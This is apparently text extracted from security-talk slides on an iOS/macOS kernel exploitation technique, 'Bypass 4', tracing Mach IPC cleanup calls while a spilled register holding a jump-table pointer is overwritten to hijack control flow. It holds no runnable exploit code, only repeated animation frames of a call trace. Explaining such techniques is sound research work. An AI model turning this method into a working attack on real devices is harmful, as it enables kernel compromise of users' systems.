
Stalling `ipc_kmsg_clean_body`




Stalling `ipc_kmsg_clean_body`




Stalling `ipc_kmsg_clean_body`



Stalling `ipc_kmsg_clean_body`




Stalling `ipc_kmsg_clean_body`




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
  ipc_kmsg_clean_partial(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
  ipc_kmsg_clean_partial(trigger_msg)
    ipc_kmsg_clean_body(trigger_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
  ipc_kmsg_clean_partial(trigger_msg)
    ipc_kmsg_clean_body(trigger_msg)
      X25 = jpt_FFFFFFFF0079CFAF0
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_FFFFFFFF0079CFAF0
ipc_port_release_receive(slow_port)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_FFFFFFFF0079CFAF0
ipc_port_release_receive(slow_port)
ipc_port_destroy(slow_port)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_FFFFFFFF0079CFAF0
ipc_port_release_receive(slow_port)
ipc_port_destroy(slow_port)
SPILL X25=FFFFFFF0079CFAF0
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_FFFFFFFF0079CFAF0
ipc_port_release_receive(slow_port)
ipc_port_destroy(slow_port)
SPILL X25=FFFFFFF0079CFAF0
ipc_kmsg_clean(slow_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_FFFFFFFF0079CFAF0
ipc_port_release_receive(slow_port)
ipc_port_destroy(slow_port)
SPILL X25=OVERWRITTEN
ipc_kmsg_clean(slow_msg)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
X25 = jpt_FFFFFFFF0079CFAF0
ipc_port_release_receive(slow_port)
ipc_port_destroy(slow_port)
SPILL X25=OVERWRITTEN
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
x25 = jpt_OVERWRITTEN
ipc_port_release_receive(slow_port)
ipc_port_destroy(slow_port)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
x25 = jpt_OVERWRITTEN
ipc_port_release_receive(slow_port)
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
x25 = jpt_OVERWRITTEN
```




Bypass 4

```
ipc_kmsg_copyin_body(trigger_msg)
ipc_kmsg_clean_partial(trigger_msg)
ipc_kmsg_clean_body(trigger_msg)
x25 = jpt_OVERWRITTEN
```



